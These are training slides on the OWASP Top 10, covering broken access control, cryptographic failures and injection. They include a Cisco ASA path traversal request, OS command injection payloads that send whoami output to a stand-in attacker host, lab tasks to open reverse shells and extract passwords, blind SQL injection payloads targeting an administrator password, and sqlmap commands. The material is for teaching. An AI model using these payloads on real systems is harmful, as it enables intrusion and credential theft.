OWASP TOP 10 – Broken Access Control

ATTACK DETECTION

- Detect web crawlers and enumerators (like dirsearch)



OWASP TOP 10 – Broken Access Control PREVENTION

- Never rely on obfuscation alone for access control.
- Unless a resource is intended to be publicly accessible, deny access by default.
- Wherever possible, use a single application-wide mechanism for enforcing access controls.
- At the code level, make it mandatory for developers to declare the access that is allowed for each resource, and deny access by default.
- Thoroughly audit and test access controls to ensure they are working as designed.



OWASP TOP 10 – Broken Access Control EXAMPLE

CISCO ASA login page:

The screenshot shows a login interface for the Cisco ASA SSL VPN Service. At the top left is the Cisco logo and the text "SSL VPN Service". Below this is a large, empty rectangular area. In the bottom right corner of this area is a smaller, separate login form with a dark grey header containing the word "Login". Below the header, the text "Please enter your username and password." is displayed. There are two input fields: one labeled "USERNAME:" and another labeled "Passcode", both represented by empty text boxes.

OWASP TOP 10 – Broken Access Control EXAMPLE

Analysis web traffic of CISCO ASA web app, some interesting findings were found:

- application has two catalogs /+CSCOU+/ and /+CSCOE+/-
- webpages inside /+CSCOE+/ might require authentication
- webpages inside /+CSCOU+/ never require authentication

OWASP TOP 10 – Broken Access Control EXAMPLE

Request to `/+CSCOE+/files/file_list.json` results in an error:

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Content-Type: text/html
Cache-Control: no-cache
Pragma: no-cache
Connection: Keep-Alive
Date: Wed, 13 Jun 2018 11:19:47 GMT
X-Frame-Options: SAMEORIGIN
Set-Cookie: tg=; expires=Thu, 01 Jan 1970 22:00:00 GMT;
path=/; secure
Set-Cookie: webvpn=; expires=Thu, 01 Jan 1970 22:00:00 GMT;
path=/; secure
Set-Cookie: webvpnc=; expires=Thu, 01 Jan 1970 22:00:00
GMT; path=/; secure
Set-Cookie: webvpn_portal=; expires=Thu, 01 Jan 1970
22:00:00 GMT; path=/; secure
Set-Cookie: webvpnlogin=1; path=/; secure
Set-Cookie: sdesktop=; expires=Thu, 01 Jan 1970 22:00:00
GMT; path=/; secure
Content-Length: 88

<html><script>document.location.replace("/+CSCOE+/logon.html
")</script></html>
```

OWASP TOP 10 – Broken Access Control EXAMPLE

But request to `/+CSCOU+/../+CSCOE+/files/file_list.json` gives much better results:

`/+CSCOU+/../+CSCOE+/files/file_list.json`

Response

Raw Headers Hex

```
Content-Type: text/html; charset=UTF-8
Cache-Control: no-cache
Pragma: no-cache
Connection: Keep-Alive
Date: Wed, 13 Jun 2018 11:20:19 GMT
X-Frame-Options: SAMEORIGIN
Content-Length: 849

///
[{"name": "oem", "size": 0, "type": "1", "mdate": 1526561554}, {"name": "ms-locale", "size": 0, "type": "1", "mdate": 1526561554}, {"name": "plugins:protocol2port", "size": 0, "type": "0", "mdate": 1526561484}, {"name": "plugin", "size": 0, "type": "1", "mdate": 1526561483}, {"name": "locale", "size": 0, "type": "1", "mdate": 1526561482}, {"name": "+CSCOT+", "size": 0, "type": "1", "mdate": 1526561466}, {"name": "+CSCOCAT+", "size": 0, "type": "1", "mdate": 1526561466}, {"name": "+CSCOL+", "size": 0, "type": "1", "mdate": 1526561466}, {"name": "admin", "size": 0, "type": "1", "mdate": 1526561465}, {"name": "bookmarks", "size": 0, "type": "1", "mdate": 1526561465}, {"name": "customization", "size": 0, "type": "1", "mdate": 1526561465}, {"name": "+CSCOU+", "size": 0, "type": "1", "mdate": 1526561465}, {"name": "+CSCOE+", "size": 0, "type": "1", "mdate": 1526561465}, {"name": "sessions", "size": 0, "type": "1", "mdate": 1526561465}]
```

OWASP TOP 10 – Broken Access Control EXAMPLE

CVE-2018-0296 – credits go to Michał Bentkowski (Securitum)

OWASP TOP 10 – Broken Access Control EXAMPLE

<https://hackerone.com/reports/1213237>



gunther_reddit Reddit staff posted a comment.

Jun 1st (5 months ago)

Interesting, we're taking a look at this. That endpoint *should* be doing authorization checks if the request user is in the To or From of the message. Query code for this below:

Code 566 Bytes

Wrap lines Copy Download

```
1  def delete(self, request, message_id):
2      try:
3          message = Message.objects.get(
4              Q(from_user=request.user) | Q(to_user=request.user), id=message_id
5          )
6      except Message.DoesNotExist:
7          respData = build_response_object(error_message="No message matches query.")
8          return Response(respData, status=status.HTTP_400_BAD_REQUEST)
9
10     message.trash = True
11     message.save()
12     data = {"status": "ok"}
13
14     respData = build_response_object(data=data)
15     return Response(respData)
```

So line 3-4 should have caught this. Similarly the GET request should also have failed. So something is very odd here, thanks for the report.

OWASP TOP 10 – Broken Access Control EXAMPLE

Użytkownik - Utwórz

X

Szczegóły

Nazwa

Test

Email

test@test.com

Rola

MRC

+ Utwórz

```
POST /api/v1/users HTTP/1.1
Host: demo1.softpos.eu
Cookie: JSESSIONID=C1BA19694447DC1F3C6C02820D7B8192
Content-Length: 207
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="98"
Accept: application/json, text/plain, /*
Content-Type: application/json
Authorization: Bearer
eyJraWQi0iI4MDBhIiwidHlwIjoiSldUIiwiYWxnIjoiUlMyNTYifQ.eyJzdWIi0iIyZjgwMTAzNy05MwMyLTQ0YzctOGZmNy1i0ThhMjc0MzBhZDQiLCJhdWQi0iJk0TZhYTAw
iZWEt0WZmYy0zNTM2NDgzMMZyjEiLCJuYmYi0jE2NDQ30DcyMTksInNjb3BLIjpbIm9wZW5pZCIsInZwb3MiXswiaXNzIjoiaHR0cHM6XC9cL2RlbW8xLnNvZnRwb3MuZXVcL2
mV4cCI6MTY0NDgxNzIxOSwiaWF0IjoxNjQ0Nzg3MjE5LCJqdGki0iI1YzE30DMyNC04NGQ4LTQ0NGEtYWZjOC1l0GM00WY20Tg00DQifQ.EIqA0qpsEbXQ5P4tp2v-Y2xPYAFJv
Wkq3G85-zQnBs9WiunxyJptToM2S4FZfZPodw22HSqkv6lKp5B9TFMpQxBad9iC0svUJxwxAWgmjKX406lXzYDbTw3IkjMZ7McxHL9x00uK7K3k1qNEkwMviJSHYf-3IAKcMeGJ
86lB7SFwTBZb0Cs4E0iPYgo7AyYb91zwZ4qtW3uwTip7RGBc96saijV0p8BzQHi5GJ05TuigrtkDIVaXMEcYK4FuxFR2IJfm2IxI5K_omFE2J2T_IIWk25z2pn6-4UP1gDFDE-r
WGKgdc3XHlnfhFn01dvi534CAoYa0eTa0x3VYFDvwhbVjGt9ZhpwwNPKZSoWFBJPB-pkeERqbvaEI6eWgXFnC3F1BeMoNQcgZRF2eI4WSK0SQJKbxCofGpPUYZTA4UCVA4sVj6
_p1S4syvd3_7G35_G_p1W1gaIMXWZih0zrTyXT2Z3FEChx50krFmSmsAIPJ7rHh_qacdmbWfua0u1UEsYTb-12nV7-w6kV0Q1xuZaz93_CeYwgos6Q4ufQmZm_73ViE0qKg_aM
TNy1PbfU9Vwo9X_Ydh5C1Lxnp3DAuVtXMc188-066H_6jrow9ToUQ1QNd4s
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Origin: https://demo1.softpos.eu
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://demo1.softpos.eu/backoffice/
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

{
  "email": "test@test.com",
  "id_acquirer": null,
  "id_merchant": "abcdef12-3456-789a-bcde-502131000001",
  "name": "Test",
  "verification_phrase": null,
  "using_2fa": null,
  "write_privilege": true,
  "privileges": [
    ],
  "role": "MRC"
}
  ]
  ,
  "role": "ADM"
```

OWASP TOP 10

A01:2021-Broken Access Control

A02:2021-Cryptographic Failures

A03:2021-Injection

A04:2021-Insecure Design

A05:2021-Security Misconfiguration

A06:2021-Vulnerable and Outdated Components

A07:2021-Identification and Authentication Failures

A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures*

A10:2021-Server-Side Request Forgery (SSRF)*

OWASP TOP 10

A01:2021-Broken Access Control

A02:2021-Cryptographic Failures

A03:2021-Injection

A04:2021-Insecure Design

A05:2021-Security Misconfiguration

A06:2021-Vulnerable and Outdated Components

A07:2021-Identification and Authentication Failures

A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures*

A10:2021-Server-Side Request Forgery (SSRF)*

OWASP TOP 10 – Cryptographic failures

Cryptoghrapy is often required by law (GDPR, PCI DSS, etc)

Cryptography is difficult ...

Hacking cryptography is difficult as well 😊

OWASP TOP 10 – Cryptographic failures

EXAMPLES

Is any data transmitted in clear text?

This concerns protocols such as HTTP, SMTP, FTP also using TLS upgrades like STARTTLS. External internet traffic is hazardous. Verify all internal traffic, e.g., between load balancers, web servers, or back-end systems.



Use Burp for detection.

OWASP TOP 10 – Cryptographic failures

EXAMPLES

Are any old or weak cryptographic algorithms or protocols used either by default or in older code?



SSL Scanner in Burp, Acunetix, Qualys.

OWASP TOP 10 – Cryptographic failures

EXAMPLES

Heartbleed, Poodle, Sweet32, Breach, Lucky13 – how serious are they?

Attacker can gain access to sensitive data passed within the encrypted web session, such as passwords, cookies and other authentication tokens that can then be used to gain more complete access to a website (impersonating that user, accessing database content, etc.).



OWASP TOP 10 – Cryptographic failures

EXAMPLES

A successful **Sweet32** attack requires the following prerequisites:

- Long lasting connection that uses CBC mode of operation and 3DES or DES cipher
- Control the victim's browser
- Perform the attack for approximately two days
- Capture at least hundreds 785 GB of traffic between the victim and the server (generated by malicious JavaScript code injected to victim's browser)



OWASP TOP 10 – Cryptographic failures

EXAMPLES

A successful **Poodle** attack requires the following prerequisites:

- the attacker must be able to control portions of the client side of the SSL connection (varying the length of the input) and
- the attacker must have visibility of the resulting ciphertext. The most common way to achieve these conditions would be to act as Man-in-the-Middle (MITM), requiring a whole separate form of attack to establish that level of access.



OWASP TOP 10 – Cryptographic failures

EXAMPLES

<https://www.ssllabs.com/ssltest/>

<https://ssl-config.mozilla.org/>



OWASP TOP 10 – Cryptographic failures

EXAMPLES

Are default crypto keys in use, weak crypto keys generated or re-used, or is proper key management or rotation missing?

Are crypto keys checked into source code repositories?



Github secret scanning
Hashicorp Vault

OWASP TOP 10 – Cryptographic failures

EXAMPLES

Is encryption not enforced, e.g., are any HTTP headers (browser) security directives or headers missing?



Burp .

web.config

```
<outboundRules>
  <rule name="Add HSTS Header" enabled="true">
    <match serverVariable="RESPONSE_Strict_Transport_Security" pattern=".+">
      <conditions>
        <add input="{HTTPS}" pattern="on" ignoreCase="true" />
      </conditions>
      <action type="Rewrite" value="max-age=15768000" />
    </rule>
  </outboundRules>
```

OWASP TOP 10 – Cryptographic failures

Examples

Is the received server certificate and the trust chain properly validated? ?



You can use Burp SSL Scanner extension to detect it.

OWASP TOP 10 – Cryptographic failures

Examples

- Are deprecated hash functions such as MD5 or SHA1 in use?
- Are passwords, certs, keystores stored in a secure way?
- Are salted hashes used?

<https://github.com/floyd-fuh/JKS-private-key-cracker-hashcat>

OWASP TOP 10 – Cryptographic failures

Examples

	Number of characters	Large letters	Small letters	Numbers	Special chars	Server performance	Time to crack
Test 1	8	X	X	X	-	1 GPU (ok. 30 TFLOP/s)	5 hours
Test 2	8	X	X	X	-	10 GPU (ok. 140 TFLOP/s)	50 min
Test 3	8	X	X	X	X	1 GPU (ok. 30 TFLOP/s)	7 days
Test 4	8	X	X	X	X	10 GPU (ok. 140 TFLOP/s)	1 day
Test 5	9	X	X	X	X	1 GPU (ok. 30 TFLOP/s)	2 years
Test 6	9	X	X	X	X	10 GPU (ok. 140 TFLOP/s)	3 months
Test 7	10	X	X	X	-	10 GPU (ok. 140 TFLOP/s)	4 months

OWASP TOP 10 – Cryptographic failures tools

- sslyze
- sslscan



OWASP TOP 10 – Cryptographic failures

EXCERCISE 9



Analyze cipher suites available for kali.org



`sslyze`, `sslscan`, `Burp SSL Scanner`



OWASP TOP 10

A01:2021-Broken Access Control

A02:2021-Cryptographic Failures

A03:2021-Injection

A04:2021-Insecure Design

A05:2021-Security Misconfiguration

A06:2021-Vulnerable and Outdated Components

A07:2021-Identification and Authentication Failures

A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures*

A10:2021-Server-Side Request Forgery (SSRF)*

OWASP TOP 10

A01:2021-Broken Access Control

A02:2021-Cryptographic Failures

A03:2021-Injection

A04:2021-Insecure Design

A05:2021-Security Misconfiguration

A06:2021-Vulnerable and Outdated Components

A07:2021-Identification and Authentication Failures

A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures*

A10:2021-Server-Side Request Forgery (SSRF)*

OWASP TOP 10 – Injections

DEFINITION

Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

- OS command injections
- SQL injections
- NoSQL injections
- LDAP injections
- OGNL injection
- Server-side template injections

OWASP TOP 10 – Injections

OS INJECTION - MECHANISM

Scenario: application's endpoint sends emails to users with the report.

Sample request:

<https://buggyapp.pl/sendReport?userID=2&reportType=1>

Under the hood application calls shell script with parameters:

sendReport.sh 2 1

Attacker sends malicious value:

<https://buggyapp.pl/sendReport?userID=2&reportType=1;curl+10.10.10.10>

The application will execute

sendReport.sh 2 1; curl 10.10.10.10

OWASP TOP 10 – Injections

OS INJECTION - MECHANISM

Sometimes applications contains a mechanism for launching scripts on underlying OS – injection by design 😊

Things to consider in that case:

- are commands white/black listed
- what about segregation of duties? (app admin can escalate to system admin)

<https://www.cvedetails.com/cve/CVE-2019-11444/>

OWASP TOP 10 – Injections

OS INJECTION - EXPLOITATION

Useful commands separators for command injections:

- &
- && <- executes if the first statement succeeds
- |
- || <- executes if the first statement fails
- ; <- Unix only
- newline (0x0a or \n) <- Unix only

OWASP TOP 10 – Injections

OS INJECTION - EXPLOITATION

The biggest challenge? -> Command Injections are usually blind.

How to see the output / exfiltrate data?

- use ping: & ping -c 10 127.0.0.1 &
- redirect output to accessible location: & whoami > /var/www/static/whoami.txt &
- use DNS: & nslookup `whoami`.web-attacker.com &
- use HTTP parameters: & curl http://web-attacker.com/`whoami`

OWASP TOP 10 – Injections

EXERCISE 10-1



bWAPP -> OS Command Injection and OS Command Injection Blind:
✓ find vulnerability using manual testing, Burp and Sonar Cloud
✓ establish a reverse shell to a server



nc, curl, Burp Collaborator



OWASP TOP 10 – Injections

EXERCISE 10-2



bWAPP -> OS Command Injection and OS Command Injection Blind:
✓ change security level to medium/high ☺
✓ establish a reverse shell to a server



nc, curl, Burp Collaborator



OWASP TOP 10 – Injections

OS INJECTION - ATTACK DETECTION

- monitor URL's for presence of command injection chars in user supplied parameters
- monitor request for common test commands i.e. whoami, ping, nslookup
- monitor web application service account for unusual command usage
- monitor web directories for suspicious new files (could be useful for webshell detection as well)

OWASP TOP 10 – Injections

VULNERABILITY DETECTION

- Manual testing
- Some automated tools (i.e. Acunetix: <https://www.acunetix.com/vulnerabilities/web/argument-injection>)
- Burp
- code scanners

OWASP TOP 10 – Injections

OS INJECTION - PREVENTION

- Validate all the inputs correctly
- Avoid passing user provided input directly as parameters for system commands
- Avoid calling system commands directly from the application layer code

OWASP TOP 10 – Injections

OS INJECTION - PREVENTION

- Validate all the inputs correctly
- Avoid passing user provided input directly as parameters for system commands
- Avoid calling system commands directly from the application layer code

OWASP TOP 10 – Injections

REAL LIFE EXAMPLE

<https://security.paloaltonetworks.com/CVE-2021-3058>

OWASP TOP 10 – Injections

SQL INJECTION - MECHANISM

<https://insecure-website.com/products?category=Gifts>

The request above results in a query:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

What if the following request is sent instead of correct one:

<https://insecure-website.com/products?category=Gifts'-->

OWASP TOP 10 – Injections

SQL INJECTION - MECHANISM

<https://insecure-website.com/products?category=Gifts'-->

The resulting query:

```
SELECT * FROM products WHERE category = 'Gifts'-- ' AND released = 1
```

This will result in showing both released and unreleased products.

OWASP TOP 10 – Injections

SQL INJECTION - MECHANISM

Another common payload: ` or 1=1--

<https://insecure-website.com/products?category=Gifts' or 1=1-->

The resulting query:

```
SELECT * FROM products WHERE category = 'Gifts' or 1=1-- ' AND  
released = 1
```

This will result in showing products from all categories.

OWASP TOP 10 – Injections

SQL INJECTION - MECHANISM

It's also possible to get data from another table using UNION injections:

Original query:

```
SELECT PRODUCT_NAME, CATEGORY FROM PRODUCTS WHERE PRODUCT  
ID=[ INJECTION ]
```

Malicious query:

```
SELECT PRODUCT_NAME, CATEGORY FROM PRODUCTS WHERE PRODUCT ID=2 UNION  
SELECT USERNAME, PASSWORD FROM USERS --
```

OWASP TOP 10 – Injections

SQL INJECTION - MECHANISM

For a UNION query to work, two key requirements must be met:

- The individual queries must return the same number of columns.
- The data types in each column must be compatible between the individual queries.

OWASP TOP 10 – Injections

SQL INJECTION - MECHANISM

Most SQL injection vulnerabilities arise within the WHERE clause of a SELECT query. This type of SQL injection is generally well-understood by experienced testers.

But SQL injection vulnerabilities can in principle occur at any location within the query, and within different query types. The most common other locations where SQL injection arises are:

- In UPDATE statements, within the updated values or the WHERE clause.
- In INSERT statements, within the inserted values.
- In SELECT statements, within the table or column name.
- In SELECT statements, within the ORDER BY clause.

OWASP TOP 10 – Injections

SQL INJECTION - MECHANISM

Types of SQL injections:

- reflected
- stored

OWASP TOP 10 – Injections

SQL INJECTION - MECHANISM

Types of SQL injections:

- boolean based
- error based
- time based

OWASP TOP 10 – Injections

SQL INJECTION - MECHANISM

Types of SQL injections:

- boolean based

Cookie: TrackingId=u5YD3PapBcR4lN3e7Tj4

```
SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'u5YD3PapBcR4lN3e7Tj4'
```

...xyz' AND '1'='1

...xyz' AND '1'='2

```
xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 'm
```

OWASP TOP 10 – Injections

SQL INJECTION - MECHANISM

Types of SQL injections:

- error based

xyz' AND (SELECT CASE WHEN (1=2) THEN 1/0 ELSE 'a' END)='a

xyz' AND (SELECT CASE WHEN (1=1) THEN 1/0 ELSE 'a' END)='a

xyz' AND (SELECT CASE WHEN (Username = 'Administrator' AND SUBSTRING>Password, 1, 1) > 'm') THEN 1/0 ELSE 'a' END FROM Users)='a

OWASP TOP 10 – Injections

SQL INJECTION - MECHANISM

Types of SQL injections:

- time based


```
'; IF (1=2) WAITFOR DELAY '0:0:10'-
'; IF (1=1) WAITFOR DELAY '0:0:10'-
```

```
'; IF (SELECT COUNT.Username) FROM Users WHERE Username = 'Administrator'
AND SUBSTRING>Password, 1, 1) > 'm' = 1 WAITFOR DELAY '0:0:{delay}'--
```

OWASP TOP 10 – Injections

SQL INJECTION - MECHANISM

Second order
SQLi



OWASP TOP 10 – Injections

SQL INJECTION - EXPLOITATION

SQLMap – the main tool for the exploitation:

- `sqlmap -r x.req --dbs` <- list databases
- `sqlmap -r x.req -D dbname -tables` <- list tables
- `sqlmap -r x.req -not-string duckduck` <- error indicator
- `sqlmap -r x.req -p user-agent`
- `sqlmap -r.x.req -tamper=space2comment`

OWASP TOP 10 – Injections

SQL INJECTION - EXPLOITATION

Detecting 2nd order SQLi with SQLMap

```
#Get the SQL payload execution with a GET to a url  
sqlmap -r login.txt -p username --second-url "http://10.10.10.10/details.php"
```

```
#Get the SQL payload execution sending a custom request from a file  
sqlmap -r login.txt -p username --second-req details.txt
```

OWASP TOP 10 – Injections

EXCERCISE 11



bWAPP -> http://localhost/sql_injection_1.php

Extract password for user 'bee' from the database.

Find vulnerability using manual testing, sqlmap, Burp and SonarCloud



sqlmap



OWASP TOP 10 – Injections

EXCERCISE 12



bWAPP -> http://localhost/sqli_17.php
What's the password for user A.I.M ?



sqlmap



OWASP TOP 10 – Injections

EXCERCISE 13



juiceshop -> is login screen vulnerable to sql injection?
Try detecting it using sqlmap and SonarCloud.



sqlmap



OWASP TOP 10 – Injections

SQL INJECTION - ATTACK DETECTION

- monitor URL's for presence of SQL injection payloads (i.e. ` or 1=1--) – could be done by WAF
- monitor request for common payloads – could be done by WAF

OWASP TOP 10 – Injections

SQL INJECTION - VULNERABILITY DETECTION

- Manual testing
- Some automated tools (i.e. Acunetix, Burp, Netsparker)
- For SQL injection SQLMap is the first choice
- Code review & code scanners

OWASP TOP 10 – Injections

SQL INJECTION - PREVENTION

- Validate all the inputs correctly
- Use query parameters
- Use mechanisms provided by the frameworks (i.e. Entity Framework in .NET)


OWASP TOP 10 – Injections

SQL INJECTION - EXAMPLE

<https://hackerone.com/reports/1355817>

OWASP TOP 10 – Injections

NO SQL INJECTION



<http://highscalability.com/blog/2019/3/6/2019-database-trends-sql-vs-nosql-top-databases-single-vs-mu.html>

OWASP TOP 10 – Injections

NO SQL INJECTION

<https://book.hacktricks.xyz/pentesting-web/nosql-injection>

<https://github.com/C4l1b4n/NoSQL-Attack-Suite>

OWASP TOP 10 – Injections

EXCERCISE 14



vulnerable-node-app:
✓ login to the application
✓ list all users



burp



OWASP TOP 10 – Injections

SSTI INJECTION - MECHANISM


Server-side template injection is when an attacker is able to use native template syntax to inject a malicious payload into a template, which is then executed server-side.

Server-side template injection vulnerabilities arise when user input is concatenated into templates rather than being passed in as data.

OWASP TOP 10 – Injections

SSTI INJECTION - MECHANISM

Template engine: a library to generate text output (HTML web pages, e-mails, configuration files, source code, etc.) based on templates and changing data.



OWASP TOP 10 – Injections

SSTI INJECTION - MECHANISM

When user input is inserted as data, nothing bad happens (Twig example):

```
$output = $twig->render("Dear {first_name},", array("first_name" =>  
$user.first_name) );
```

Templates are strings and sometimes are created dynamically, using user provided input – this is where the bad things happen:

```
$output = $twig->render("Dear " . $_GET['name']);
```

<http://notsogoodwebsite.com/?name={{evil-stuff-here}}>

OWASP TOP 10 – Injections

SSTI INJECTION - MECHANISM

Allowing editing or submitting custom templates is always a high security risk.



OWASP TOP 10 – Injections

SSTI INJECTION – VULNERABILITY DETECTION

When it comes to exploitation this is easy part – much harder is to find them.

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection>

